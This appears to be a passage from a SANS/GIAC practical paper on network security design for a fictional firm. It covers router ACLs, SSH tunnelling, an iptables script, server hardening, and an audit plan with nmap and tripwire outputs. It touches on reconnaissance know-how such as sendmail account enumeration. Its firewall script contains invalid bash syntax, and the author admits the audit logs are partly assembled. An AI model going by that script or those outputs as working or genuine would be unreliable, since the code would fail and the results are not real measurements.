access-list 197 deny ip i.i.204.0 0.0.0.255 any any log
access-list 197 permit ip i.i.205.33 0.0.0.0 any any
access-list 197 permit ip i.i.203.33 0.0.0.0 any any
access-list 197 permit ip i.i.202.0 0.0.0.255 any any
access-list 197 deny ip any any log

Interface Fastethernet 0
Ip access-group 197 in
```

2.2.1.3 Tips and Tricks

Build VPN's using CISCO Configmaker

The VPN commands can be difficult to configure correctly on the first attempt. CISCO provides a tool, called CONFIGMAKER, which generates the configuration automatically. The application interface is a drag-and-drop GUI, which makes the setup very easy.

2.2.2 Dial gateway

The dial gateway is available to remote users to access GIAC resources. The server is configured with a local authentication database containing usernames and passwords. The clients can establish a either a PPP or shell connection. Once the connection is made, the client is able to use the INTERNET, access e-mail, or login to internal servers. E-mail and shell access is available through the secure shell gateway server. INTERNET connectivity is immediately available.

2.2.3 SSH gateway

The SSH gateway is used to provide an encrypted tunnel for TCP/IP connects to hosts within the GIAC network from remote clients. The remote clients can use the gateway from INTERNET or from the dial gateway. It also serves as a backup to the VPN established between GAIC and partners. If the VPN fails SSH is used to tunnel connections across INTERNET to the remote network.

This function is implemented by making use of a SSH feature called port forwarding. In order to establish the tunnel, the client, establishes a listening port that the local SSH client uses, provides the name of the SSH gateway, and the remote TCP/IP service port desired. The client then makes a SSH connection to the LOCALHOST listening port. The connection is forwarded by the gateway to the remote host. For example to establish a secure SENDMAIL connection:

```
-1-> ssh –L2500:mail.giac.com:25 ssh-gw.giac.com
```

LOCALHOST is used as the SENDMAIL server entry in the e-mail client. Now let's look at the connections in more detail.

Remote client

```
Proto Recv-Q Send-Q Local Address  Foreign Address   State
Tcp   0      0 127.0.0.1:2500      0.0.0.0:*         LISTEN
Tcp   0      0 i.i.201.106:2750    ssh-gw.giac.com:22ESTABLISHED
Tcp   0      0 127.0.0.1:2500      127.0.0.1:2751    ESTABLISHED
Tcp   0      0 127.0.0.1:2751      127.0.0.1:2500    ESTABLISHED
```

The remote client starts listening on the local port 2500. Then the remote client make a connection to the SSH-GW. When the connection to the mail server is made, the

LOCALHOST establishes a bi-directional TCP connection to the local port.
On the SSH gateway we see the connection to the mail server from the gateway and the connection from the remote client to the SSH gateway. Notice that the SSH-GW connection to the mail server is in the clear.

Ssh-gw

```
Proto Recv-Q Send-Q Local Address  Foreign Address        State
Tcp   0     0 ssh-gw.giac.com:2602 mail.giac.com:25       ESTABLISHED
Tcp   0     0 ssh-gw.giac.com:22   i.i.201.106:2750       ESTABLISHED

Finallty on the mail server, we see the connection from the
```

Mail

```
Local Address     Remote Address    Swind Send-Q Rwind Recv-Q    State
mail.giac.com.25  ssh-gw.giac.com.2602 32120  0 10136 0   ESTABLISHED
```

2.3 Firewall and IDS

2.3.1 IDS

The Intrusion Detection sensor network is designed to strategically place sensors on every access point and to provide a passive infrastructure for data to be retrieved for analysis. The measurement side (of the sensors) is connected to switches that send a copy of all of the data entering the switch to the sensor port. It behaves much like a broadcast hub, except for the fact that the sensor can't participate on the network.

A second interface is installed on the sensor that is used for data retrieval. The second interface of each sensor is connected to a semi-private network, which is driven by an interface on Router2. This IP address of this network is non-routable to INTERNET and is not advertised to Router1. In fact, the only connections to the sensor network permitted by Router2 are from the Admin network.



figure 3

iptables Firewall

The iptables firewall was chosen based on functionality and cost. Iptables is simple to understand and configure. It can perform stateful packet filtering. Stateful filters ensure that allowed incoming connections are consistent with the TCP handshake (SYN, SYN-ACK, ACK). This prevents attacks that use anomolous tcp flag settings to subvert detection.

2.3.1.1 Syntax of ACL

iptables *command rule-specifications extensions*

2.3.1.2 Description of filter parts:

Commands	
-F	flush filter table
-A	append rule to named chain
-P	default policy (ACCEPT, DROP, QUEUE, RETURN)
-C	Check the name chain
Default chains	
FORWARD	named chain that applies to packets destined for other hosts
INPUT	named chain that applies to packets destined for localhost (The firewall)
OUTPUT	named chain that applies to packets leaving localhost
Specifications	
-i ethx	apply rule to interface { x = 0,1,2,3 }
-p	protocol type: TCP UDP ICMP
-s	source address
-d	destination address
-l	log action
-j	action to take when the rule matches
Extensions	Used with -m tcp and -p tcp
-- sport	Source port - to specify range low#:high#
-- dport	Destination port - to specify range low#:high#
-- tcp-flags	Specify tcp flag in datagram
-- syn	Specify SYN=1,ACK=0,FIN=0
Extensions	Used with -m udp and -p udp
-- sport	Source port - to specify range low#:high#
-- dport	Destination port - to specify range low#:high#
Extensions	Used with -m icmp and -p icmp
-- icmp-type	ICMP message type : echo-request, echo-reply, source-quench, …

Table 5

2.3.1.3 Order dependancy

The FW is configured to implicitly deny any packets that are not explicitly allowed. The rules are applied in the following order:

- Deny packets destined to the Firewall from outside
- Deny ICMP to broadcast address
- Permit existing connections
- Allow GIAC tcp services
- Allow GIAC udp services
- Allow GIAC icmp services

2.3.1.4 Allowed services

Service	Direction	Port	Protocol	Behavior
ftp-data	In	20	tcp udp	File transfer protocol data –channel
ftp	out	21	Tcp udp	File transfer protocol
Ssh	local	22	Tcp udp	Secure shell - encrypted login
Sendmail	in out	25	Tcp udp	e-mail server
DNS	in out	53	Tcp udp	Domain name service
http	in out	80	Tcp udp	Web server
NTP	in out	123	Tcp udp	Network time protocol
IMAP	in out	143	Tcp udp	e-mail client authentication
SNMP	local	161	Tcp udp	Network management
https	In out	443	Tcp udp	Secure web server
Syslog	local	514	Udp	Remote loggng service

Table 6

2.3.1.5 How to apply filter

The filters are applied via a shell script that creates variables that define all of the internal elements and iptables command line options. This technique minimizes the possibility of typographical errors that can occur when editing the file. All routine changes are made to the user configuration section. The script list below is based on a sample configuration from the “Linux network Administrators guide” [12]

```
#!/bin/bash
#  Define GIAC internel network space
any=            " 0/0"
GIAC=           " i.i.200.0/21"
Remote=         " i.i.201.0/24"
Srv1=           " i.i.202.0/24"
Srv2=           " i.i.203.0/24"
Prod=           " i.i.204.0/24"
admin=          " i.i.205.0/24"

#       Define ethernet interfaces
EALL=           " -i eth+"
E0=             " -i eth0"
NOT-E0          =       " -i ! eth0"
E1=             " -i eth1"
NOT-E1          =       " -i ! eth1"
E2=             " -i eth2"
NOT-E2          =       " -i ! eth2"
E3=             " -i eth3"
NOT-E3          =       " -i ! eth3"


#       Define name of ipchains / netfilter executable, rules, protocols
FW=             "iptables"
THRU=           " -A FORWARD"
LOCAL=                  " -A INPUT"
OUT=            " -A OUTPUT"
FLUSH=                  " -F FORWARD"
DEFAULT=        " -P FORWARD"
PASS=           " -j ACCEPT"
FAIL=           " -j DROP"
TCP=            " -p tcp"
UDP=            " -p udp"
ICMP=           " -p icmp"
LOGGING=        1

#       Define TCP services that will be allowed
TCPIN-0=        " 22,25,53,80,123,143,443"
TCPOUT-0=       " 20,21,22,25,53,80,123,143,161,443"
TCPIN-1=        " 25,53,80,123"
TCPOUT-1=       " 22,25,53,80,143,443"
TCPIN-2=        " 22,25,53,80,123,143,443"
TCPOUT-2=       " 20,22,80,161,443"
TCPIN-3=        " 53,123,161"
TCPOUT-3=       " 22,123"

#       Define UDP services that will be allowed
UDPIN-0=        " 22,25,53,80,123,143,443,514"
UDPOUT-0=       " 20,21,22,25,53,80,123,143,161,443"
UDPIN-1=        " 25,53,80,123,514"
UDPOUT-1=       " 22,25,53,80,143,443"
UDPIN-2=        " 22,25,53,80,123,143,443,514"
UDPOUT-2=       " 20,22,80,161,443"
```

```
UDPIN-3=        " 53,123,161"
UDPOUT-3=       " 22,123"
```

```
#       Define ICMP services that will be allowed
ICMPIN=         " 0,3,11"
ICMPOUT=        " 8,3,11"

#       Start Firewall rules
#       Flush the FORWARD table
$FW $FLUSH

#       Default rule for not matched packets
$FW $DEFAULT DROP

#       Drop connections to firewall whose source is not within the admin network
$FW $LOCAL $EALL -d ! $admin $FAIL

#       DENY ICMP to the GIAC broadcast address to prevent Smurf attack.
 $FW $THRU -m multiport $ICMP $E0 -d $GIAC $FAIL

 #      Rule to accept fragments
 $FW $THRU -f $PASS

 #      Rule to allow all TCP datagrams belonging to an existing connection
 $FW $THRU -m multiport $TCP -d $GIAC --dports $TCPIN-0 ! --tcp-flags SYN,ACK ACK $PASS
 $FW $THRU -m multiport $TCP -s $GIAC --sports $TCPIN-0  ! --tcp-flags SYN,ACK ACK $PASS

# Rule to allow connection requests from outside to allowed TCP ports behind ethernet 0.
 $FW $THRU -m multiport $TCP $E0 -d $GIAC $TCPIN-0 --syn $PASS
# Rule to allow outgoing connection requests to allowed TCP ports from ethernet 0.
 $FW $THRU -m multiport $TCP $NOT-E0 -d $any --dports $TCPOUT-0 --syn -$PASS

# Rule to allow connection requests from outside to allowed TCP ports behind ethernet 1.
 $FW $THRU -m multiport $TCP $E1 -d $GIAC $TCPIN-1 --syn $PASS
# Rule to allow outgoing connection requests to allowed TCP ports from ethernet 1.
 $FW $THRU -m multiport $TCP $NOT-E1 -d $any --dports $TCPOUT-1 --syn -$PASS

# Rule to allow connection requests from outside to allowed TCP ports behind ethernet 2.
 $FW $THRU -m multiport $TCP $E2 -d $GIAC $TCPIN-2 --syn $PASS
# Rule to allow outgoing connection requests to allowed TCP ports from ethernet 2.
 $FW $THRU -m multiport $TCP $NOT-E2 -d $any --dports $TCPOUT-2 --syn -$PASS

# Rule to allow connection requests from outside to allowed TCP ports behind ethernet 3.
 $FW $THRU -m multiport $TCP $E3 -d $GIAC $TCPIN-3 --syn $PASS
# Rule to allow outgoing connection requests to allowed TCP ports from ethernet 3.
 $FW $THRU -m multiport $TCP $NOT-E3 -d $any --dports $TCPOUT-3 --syn -$PASS
```

```
 # Rule to allow UDP datagrams in/out on the allowed ports on ethernet 0.
 $FW $THRU -m multiport $UDP $NOT-E0 $GIAC --dports $UDPIN-0 $PASS
 $FW $THRU -m multiport $UDP $NOT-E0 $GIAC --sports $UDPIN-0 $PASS
#Rule to allow UDP datagrams out/in on the allowed ports ethernet 0.
 $FW $THRU -m multiport $UDP $GIAC -d $any --dports $UDPOUT-0 $PASS
 $FW $THRU -m multiport $UDP $GIAC -s $any --sports $UDPOUT-0 $PASS

# Rule to allow UDP datagrams in/out on the allowed ports on ethernet 1.
 $FW $THRU -m multiport $UDP $NOT-E1 $GIAC --dports $UDPIN-1 $PASS
 $FW $THRU -m multiport $UDP $NOT-E1 $GIAC --sports $UDPIN-1 $PASS
#Rule to allow UDP datagrams out/in on the allowed ports ethernet 1.
 $FW $THRU -m multiport $UDP $GIAC -d $any --dports $UDPOUT-1 $PASS
 $FW $THRU -m multiport $UDP $GIAC -s $any --sports $UDPOUT-1 $PASS

# Rule to allow UDP datagrams in/out on the allowed ports on ethernet 2.
 $FW $THRU -m multiport $UDP $NOT-E2 $GIAC --dports $UDPIN-2 $PASS
 $FW $THRU -m multiport $UDP $NOT-E2 $GIAC --sports $UDPIN-2 $PASS
#Rule to allow UDP datagrams out/in on the allowed ports ethernet 2.
 $FW $THRU -m multiport $UDP $GIAC -d $any --dports $UDPOUT-2 $PASS
 $FW $THRU -m multiport $UDP $GIAC -s $any --sports $UDPOUT-2 $PASS

# Rule to allow UDP datagrams in/out on the allowed ports on ethernet 3.
 $FW $THRU -m multiport $UDP $NOT-E3 $GIAC --dports $UDPIN-3 $PASS
 $FW $THRU -m multiport $UDP $NOT-E3 $GIAC --sports $UDPIN-3 $PASS
#Rule to allow UDP datagrams out/in on the allowed ports ethernet 3.
 $FW $THRU -m multiport $UDP $GIAC -d $any --dports $UDPOUT-3 $PASS
 $FW $THRU -m multiport $UDP $GIAC -s $any --sports $UDPOUT-3 $PASS

# Rule to allow ICMP datagrams in of the allowed types.
 $FW $THRU -m multiport $ICMP $E0 $GIAC --dports $ICMPIN $PASS

# Rule to allow ICMP datagrams out of the allowed types.
 $FW $THRU -m multiport $ICMP $NOT-E0 $any --dports $ICMPOUT $PASS

# Rule to log all unmatched packets
if [ "$LOGGING" ] then
$FW $THRU -m tcp -p tcp -j LOG
$FW $THRU -m udp -p udp -j LOG
$FW $THRU -m udp -p icmp -j LOG
 fi
  # end.
```

2.3.1.6 Explain how to test

The linux firewall implementation has a build in testing mechanism. This feature provides the ability to confirm the operation of the rules in the table. The format for the CHECK function command is very similar to the format of the rule command. The CHECK command simulates a packet and applies the rule table to that packet. Source and destination addresses and source and destination ports must be specified

Example:

Iptables –C forward –p tcp -s 20.30.40.50 2222 –d i.i.203.97 80 –I eth0
accepted

Iptables –C forward –p tcp -s 20.30.40.50 2222 –d i.i.203.97 49 –I eth0
denied

2.4 Service Network 1

2.4.1 Web proxy

The e-commerce site web pages are served by a reverse-proxy server, SQUID, acting as a front end to the web server in the production network. This puts another layer of protection between the user and/or hacker and the machine serving the pages. The web server in the production network performs the database queries across the production subnet. If the SQUID server is hacked, the security team may have some more time to prevent a costly break-in. The SQUID server can be easily re-built because it contains no real data. Squid documentation identifies reverse proxy mode as accelerated mode.

Outbound traffic is directed though a SOCKS-based proxy server located on the ADMIN network. Internal clients are denied direct access to the INTERNET. This is one of the few machines that will directly communicate with the internet

2.4.2 Mail

SENDMAIL and IMAP are listed numbers five and nine in the SANS top tem most vulnerable software list. These are some precautions the can mitigate risks.

Install SPAM filters
These filters prevent the forwarding of messages where neither the “to:” of “from:” are local mail addresses.

Turn off SENDMAIL commands EXPN and VRFY
By opening a telnet connection to port 25, these commands can be used to quietly get information about valid accounts on the mail system. EXPN will expand mail aliases into a list of e-mail addresses (e.g. EXPN sysadmins). VRFY will verify whether an address is valid (e.g. VRFY jsmith@giac.com). Generally these transactions are not logged, and are difficult to detect.

Use SENDMAIL restricted shell program (SMRSH)
This application allows the control of incoming messages that spawn executable programs.

Control access to IMAP using tcp-wrapper

Use encrypted channel to protect passwords (SSH & SSL)

2.4.3 DNS

BIND is listed as the number one in the SANS top ten most vulnerable software list. The following are some precautions that can be configured to mitigate vulnerabilities:

Update to the latest patch level

This ensures that the system not vulnerable to popular known attacks.

Run BIND as an non-privileged user

Configure BIND to switch user-id (SU) after loading. By doing this, a hacker that has compromised the DNS server will only have privileges associated with this USERID, not root.

Run BIND in a chroot-ed jail

Create a directory tree that contains all of the DNS files. CHROOT establishes a "partition" between the whole file system and the DNS directory. A hacker will only have access to the DNS files and nothing else (e.g. PASSWD file).

2.5 Service Network 2

2.5.1 SYSLOG

In order to improve event tracking and event correlation all system logs will be maintained centrally. This machine is configured to run SYSLOGD in listen mode and will accept log messages from any host in the GIAC network. This machine will only accept login connections from the admin network via SSH.

2.5.2 SNMP & NTP

Traffic statistics on the routers are collected on this station to monitor circuit performance and router health. The routers are configured to accept Read-only requests from a single station. The application used to gather this data is MRTG [13], an open source tool. It periodically creates bandwidth utilization plots that are presented as static HTML pages. By default, it collects traffic data, however it can be configured to poll any SNMP variable. It also runs the NTP daemon, which will synchronize the system time on all the hosts in order to ensure that event sequences can be tracked.

2.6 Internal Network

2.6.1 Router2

2.6.1.1 ACLS

The access control lists on router2 implement local policies and duplicate some policies that have been installed higher in the infrastructure.

Ethernet 0

This list permits the hosts in the production network to communicate to the admin network, service network 1, and service network 2 only.

```
access-list 194 permit ip i.i.205.0 0.0.0.255 i.i.202.0 0.0.0.255
access-list 194 permit ip i.i.205.0 0.0.0.255 i.i.203.0 0.0.0.255
access-list 194 permit ip i.i.205.0 0.0.0.255 i.i.204.0 0.0.0.255
access-list 194 deny any any log

interface Ethernet 0
description production network
ip access-group 194 in
```

Ethernet 1

This list permits hosts in the sensor network to communicate to the admin network.

```
access-list 110 permit ip 192.168.100.0 0.0.0.255 i.i.204.0 0.0.0.255
access-list 110 deny any any log

interface Ethernet 1
description sensor network
ip access-group 110 in
```

Ethernet 2

This list locks everything except the socks server into the GIAC networks. The socks server is allowed to communicate anywhere in order to perform the proxy function.

```
Access-list 195 permit ip host i.i.205.33 any any
Access-list 195 permit ip i.i.205.0 0.0.0.255 192.168.100.0 0.0.0.255
Access-list 195 permit ip i.i.205.0 0.0.0.255 i.i.204.0  0.0.0.255
Access-list 195 permit ip i.i.205.0 0.0.0.255 i.i.203.0  0.0.0.255
Access-list 195 permit ip i.i.205.0 0.0.0.255 i.i.202.0  0.0.0.255
Access-list 195 permit ip i.i.205.0 0.0.0.255 i.i.201.0  0.0.0.255
Access-list 195 deny ip any any log

interface Ethernet 2
```

description admin network
ip access-group 195 in

2.6.2 Production

2.6.2.1 Web server

The web server selected for this project is Apache. It was chosen for its low cost and ease of configuration and maintenance. The sever runs in a chrooted environment as user www. A separate directory outside of the web server directory was created for the CGI programs. This CGI directory is also chrooted. On of the functions implemented in the CGI's are SQL calls to the database server. The apache web server operates the backend of the user interface for the e-commmerce site. The front end is served by a reverse http proxy in service network1.

2.6.2.2 Database

The database product chosen was ORACLE. The selection was made based on the availability of support and maintenance. This server is one of the major components of the e-commerce site so the configuration is highly managed. Access to the machine is strickly controlled.

2.6.3 Admin

2.6.3.1 Socks Proxy

"SOCKS is a generic proxy protocol for TCP/IP-based networking applications. SOCKS includes two components, the SOCKS server and the SOCKS client. The SOCKS server is implemented at the application layer. The SOCKS client is implemented between applications and transport layer.

When an application client needs to connect to an application server, the client connects to a SOCKS proxy server. The proxy server connects to the application server on behalf of the client, and relays data between the client and the application server. For the application server, the proxy server is the client." ***[14]***

The socks proxies web, ftp, and mail requests outbound from the admin network. This allows the placement of a very specific rule on the internal inbound interface of the firewall.

3 Assignment Three - Security audit

3.1 Planning assessment - Technical approach

The security audit will require that some security measures be taken down, so this event will be performed while GIAC networks are disconnected from the INTERNET. Since the audit represents an INTERNET outage, it will be performed during off-hours on the weekend. As a courtesy to the users and partners, they will be notified 7 days in advance of the outage.

The audit will be performed via a mobile PC's that will be connected to the each GIAC network sequentially. All of the audit actions performed are be logged by the auditors. The operation performed, network location and time will be noted for log validation purposes. The performed tests will check router ACLS, firewall rules, host services and host access-control. The VPN operation will be verified through the router console using debug commands.

The first test performed will be to check the operation of the VPN running across the internet to partners. The following commands are typed at the router console.

- Debug crypto key
- Debug crypto engine
- Debug crypto key

The next step is to check the router ACLS. The router ACLS are defined at the IP level; simple telnet probes against all GIAC networks are performed from each networks on the mobile PC. This will produce positive and negative results, which can be compared to the established policy.

Another full rotation around the network will be made checking connectivity at the port level. These scans are performed on each local area network. The Auditor will use NMAP to perform portscans on all of the hosts. The resulting port list will include false entries from the portsentry application. These will be verified later.

The auditor will perform portscans against hosts across the firewall to validate the rules on each interface.

In order to resolve the portsentry problem. The internet will be temporarily shutdown at the router.

Once the internet traffic is down, the default rule on the firewall will be changed to allow all packets and portsentry will be turned off on all hosts. Turning down the firewall is a time saving step; the auditors will not have to connect and re-connect the

laptop onto different networks. The auditors will perform another portscan to verify what services are actually running on the hosts.
Once this has been completed, portsentry is reloaded on all hosts, the firewall default rule is changed back deny, and the internet connection is re-activated. A final check will be performed to verify that all systems are operating normally.

3.1.1 Costs – Effort

The cost of the audit is base purely on man-hours. Productivity loss will not be included due to the audit being performed off-hours. Conceivably one could include lost revenue due to the outage, however this will not be used in this analysis. In order to calculate this rate, one would take the value of on-line revenue generated over some period of time and divide by the number of hours in that period. This is the rate, in dollars per hour, that the audit would cost.

Description	Number of auditors	Number of hours	Total Man hours
Audit	2	4 each	8
Analysis	2	40 each	80
Generating Reports	1	40	40
Total			128

Table 7

3.1.2 Risks and considerations

The risk of performing the audit should be weighed against the risk of having an undetected security violation that affects productivity. The risk of performing the audit is known. The systems could go down, or not come back up in the desired configuration. Contingencies for these problems can be handled ahead of time. However, the cost of recovery from a security breach is unknown. The systems would have to be re-built at a minimum and then a full security audit would be performed on the whole network. It seems that this scenario would be more costly than a periodic small audit.

When configuration changes are made to computers for whatever purpose, there is always a chance that something will go wrong. There could exist an undetected problem that cripples the system when the auditors begin their work. Full backups should be performed before the audit begin.

3.1.3 Tips and tricks

PORTSENTRY auditing

PORTSENTRY [15] is a piece of software that runs as a daemon and monitors a finite set ports to determine if the machine is being port-scanned. If a scan is detected, then the IP address of the scanner is blocked with a "kill-route" or a filter. This could present a problem when it comes time to perform a security audit on the machine. If you are on the console, and execute a NETSTAT command, you will see many open ports. This has fooled many an administrator. If you are using an automated tool for performing the audit, PORTSENTRY will interpret the connection attempts as a hostile action and block the auditing machine. Once that has happened, you have to get on the machine and clean up the route table, or the "HOST.DENY" file, or the IP filters. Turn off PORTSENTRY before the audit is performed. See appendix A for sample outputs before and after PORTSENTRY.

3.2 Implement assessment

The assessment values that are provided here are conglomeration of logs from local systems in my home network and sample logs found on INTERNET. This data provided is my best estimate of the output that I would expect to see. The IP addresses have been modified to match the configuration of the GIAC network defined in this assignment.

3.2.1 Validate VPN

The following output is what is seen after running the debug commands on the CISCO router. This data was taken from the CISCO site.
http://www.cisco.com/warp/public/707/15.html#tth_sEc6

```
router1#>debug crypto sessmgmt
Mar 17 11:49:08.922: CRYPTO: Dequeued a message: CIM
Mar 17 11:49:08.926: CRYPTO-SDU: Key Timeout, Re-exchange Crypto Keys
Mar 17 11:49:09.978: CRYPTO: Verify done. Status=OK
Mar 17 11:49:09.994: CRYPTO: DH gen phase 1 status for conn_id 22 slot 0:OK
Mar 17 11:49:11.594: CRYPTO: DH gen phase 2 status for conn_id 22 slot 0:OK
Mar 17 11:49:11.598: CRYPTO: Syndrome gen status for conn_id 22 slot 0:OK
Mar 17 11:49:12.134: CRYPTO: Sign done. Status=OK

Router1#>debug crypto engine
Mar 17 11:49:07.902: Crypto engine 0: generate alg param
Mar 17 11:49:07.906: CRYPTO_ENGINE: Dh phase 1 status: 0
Mar 17 11:49:07.910: Crypto engine 0: sign message using crypto engine
Mar 17 11:49:09.894: CRYPTO_ENGINE: packets dropped: State = 0
Mar 17 11:49:11.758: Crypto engine 0: generate alg param
```

Mar 17 11:49:12.246: CRYPTO_ENGINE: packets dropped: State = 0
Mar 17 11:49:13.342: CRYPTO ENGINE 0: get syndrome for conn id 25
Mar 17 11:49:13.346: Crypto engine 0: verify signature
Mar 17 11:49:14.054: CRYPTO_ENGINE: packets dropped: State = 0
Mar 17 11:49:14.402: Crypto engine 0: sign message using crypto engine
Mar 17 11:49:14.934: Crypto engine 0: create session for conn id 25
Router1#>debug crypto key
Mar 16 12:16:45.795: CRYPTO-KE: Sent 4 bytes.
Mar 16 12:16:45.795: CRYPTO-KE: Sent 2 bytes.
Mar 16 12:16:45.799: CRYPTO-KE: Sent 6 bytes.
Mar 16 12:16:45.799: CRYPTO-KE: Sent 2 bytes.
Mar 16 12:16:45.803: CRYPTO-KE: Sent 64 bytes.
Mar 16 12:16:56.083: CRYPTO-KE: Received 4 bytes.
Mar 16 12:16:56.087: CRYPTO-KE: Received 2 bytes.
Mar 16 12:16:56.087: CRYPTO-KE: Received 4 bytes.
Mar 16 12:16:56.091: CRYPTO-KE: Received 2 bytes.
Mar 16 12:16:56.091: CRYPTO-KE: Received 52 bytes.
Mar 16 12:16:56.095: CRYPTO-KE: Received 12 bytes.

3.2.2 CISCO ACL testing

The ACL test are performed from network directly connected to router1 and router2 connected. This is the expected result of the connectivity test.

TEST
telnet> open i.i.204.33
Trying i.i.204.33...
telnet: Unable to connect to remote host: No route to host

Router log
Aug 10 03:39:15 EDT:%SEC-6-IPACCESSLOGDP: list packet_filter denied tcp
i.i.201.221(14321) -> i.i.204.33(23), 1 packet

3.2.3 Portscans

Portscans are a quick and dirty way to see what service types are available on a network. The NMAP utility is easy to use and provides different type of scan types. (connect, SYN stealth, FIN stealth, UDP port scan and ping sweep). This utility could be used to generate portscans of a machine from the local subnet and then from the other side of the firewall. The intersection of these results would indicate what the firewall is passing thru.

NMAP on local subnet on host

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
 Interesting ports on i.i.203.33 (i.i.203.33):
(The 1499 ports scanned but not shown below are in state: closed)
Port       State       Service
1/tcp      open        tcpmux
11/tcp     open        systat
15/tcp     open        netstat
21/tcp     open        ftp
22/tcp     open        ssh
23/tcp     open        telnet
79/tcp     open        finger
98/tcp     open        linuxconf
111/tcp    open        sunrpc
119/tcp    open        nntp
143/tcp    open        imap2
540/tcp    open        uucp
635/tcp    open        unknown
1080/tcp   open        socks
1524/tcp   open        ingreslock
2000/tcp   open        callbook
6667/tcp   open        irc
12345/tcp  open        NetBus
12346/tcp  open        NetBus
31337/tcp  open        Elite
32771/tcp  open        sometimes-rpc5
32772/tcp  open        sometimes-rpc7
32773/tcp  open        sometimes-rpc9
32774/tcp  open        sometimes-rpc11

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```

NMAP across Firewall on host

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
 Interesting ports on i.i.203.33 (i.i.203.33):
(The 1499 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
143/tcp    open        imap2

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```

HOST log from NMAP

Aug 15 16:44:51 loghost 5D portsentry[19233]: attackalert: Possible stealth scan from unknown host to TCP port: 32773 (accept failed)

NMAP on Router

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
 Interesting ports on i.i.201.1 (i.i.201.1):
(The 1520 ports scanned but not shown below are in state: closed)
Port       State       Service
23/tcp     open        telnet

Nmap run completed -- 1 IP address (1 host up) scanned in 2 seconds
```

Router log from NMAP

*Aug 10 03:31:46 EDT: %RCMD-4-RSHPORTATTEMPT: Attempted to connect to RSHELL from i.i.201.221

3.2.4 Validate Primary Firewall

Firewall validation requires testing the rules by simulating traffic thru the firewall and logging in to the console and examining the configuration.

The first check performed is to look at the listening services on the firewall. The only service running is secure shell. This is expected, because logins are allowed for firewall administration.

```
[root@localhost rromero]# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
Active UNIX domain sockets (servers and established)
```

The next test performed is to run tripwire on the machine to see what files have been changed. The following is a excerpt from the output of that report:

```
Parsing policy file: /etc/tripwire/tw.pol
*** Processing Unix File System ***
Performing integrity check...
Wrote report file: /var/lib/tripwire/report/localhost.localdomain-20010816-062004.twr


Tripwire(R) 2.3.0 Integrity Check Report

Report generated by:          root
Report created on:            Thu 16 Aug 2001 06:20:04 AM EDT
Database last updated on:     Never

===============================================================================
Report Summary:
===============================================================================

Host name:                    localhost.localdomain
Host IP address:              127.0.0.1
Host ID:                      None
Policy file used:             /etc/tripwire/tw.pol
Configuration file used:      /etc/tripwire/tw.cfg
Database file used:           /var/lib/tripwire/localhost.localdomain.twd
Command line used:            tripwire -m c

===============================================================================
Rule Summary:
===============================================================================

-------------------------------------------------------------------------------
 Section: Unix File System
-------------------------------------------------------------------------------

 Rule Name                    Severity Level    Added    Removed  Modified
 ---------                    --------------    -----    -------  --------
 Invariant Directories        66                0        0        0
 Temporary directories        33                0        0        0
* Tripwire Data Files          100               1        0        0
 Critical devices             100               0        0        0
* User binaries               66                3        0        1
 Tripwire Binaries            100               0        0        0
* Critical configuration files  100              0        0        2
 Libraries                    66                0        0        0
 File System and Disk Administraton Programs
                              100               0        0        0
 Kernel Administration Programs  100            0        0        0
 Networking Programs          100               0        0        0
 System Administration Programs  100            0        0        0
 Hardware and Device Control Programs
                              100               0        0        0
 System Information Programs  100               0        0        0
 Application Information Programs
                              100               0        0        0
 Shell Related Programs       100               0        0        0
 Critical Utility Sym-Links   100               0        0        0
* Critical system boot files  100               0        0        1
* System boot changes         100               44       1        24
* OS executables and libraries  100             1        0        1
 Security Control             100               0        0        0
 Login Scripts                100               0        0        0
 Operating System Utilities   100               0        0        0
 Shell Binaries               100               0        0        0
* Root config files           100               210      2        7
```

